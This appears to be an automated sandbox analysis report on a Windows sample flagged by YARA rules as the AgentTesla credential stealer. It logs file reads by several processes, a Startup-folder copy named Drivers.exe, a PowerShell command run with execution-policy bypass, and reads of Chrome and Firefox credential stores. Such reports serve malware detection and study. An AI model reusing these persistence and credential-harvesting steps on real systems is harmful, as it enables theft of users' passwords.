C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	2790783	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	2790783	ReadFile

Analysis Process: 69577.exe PID: 2700 Parent PID: 2312

General

Start time:	11:39:41
Start date:	25/02/2021
Path:	C:\Users\Public\69577.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\69577.exe
Imagebase:	0x1050000
File size:	620032 bytes
MD5 hash:	3A89CF2D6D2449EF1A9640AF29F3A782
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2344628029.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2345487869.00000000024F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.2345487869.00000000024F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2345666525.000000000257A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.2345666525.000000000257A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3D7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3D7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3DA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2DB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3D7995	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3D7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2DB2B3	ReadFile
unknown	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
unknown	unknown	4096	end of file	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D2DB2B3	ReadFile

Analysis Process: Drivers.exe PID: 2368 Parent PID: 1388

General

Start time:	11:39:54
Start date:	25/02/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe'
Imagebase:	0xbe0000
File size:	620032 bytes
MD5 hash:	3A89CF2D6D2449EF1A9640AF29F3A782
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 00000008.00000002.2123950202.0000000000B10000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000003.2116679901.00000000006D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.2125712002.0000000003289000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 00000008.00000002.2125712002.0000000003289000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3D7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3D7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3DA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2EDE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3D7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3D7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2EDE2C	ReadFile

Analysis Process: powershell.exe PID: 2976 Parent PID: 2368

General

Start time:	11:39:55
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'Powershell.exe' -ExecutionPolicy Bypass -command Copy-Item 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe'
Imagebase:	0x221c0000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	27B0783	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	27B0783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	27B0783	ReadFile

Analysis Process: Drivers.exe PID: 3024 Parent PID: 2368

General

Start time:	11:39:57
Start date:	25/02/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe
Imagebase:	0xbe0000
File size:	620032 bytes
MD5 hash:	3A89CF2D6D2449EF1A9640AF29F3A782
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2344624346.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2345285043.00000000023C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2345285043.00000000023C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2345347245.000000000244A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2345347245.000000000244A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3D7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3D7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3DA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2EDE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2DB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3D7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3D7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2DB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D2DB2B3	ReadFile

Disassembly

Code Analysis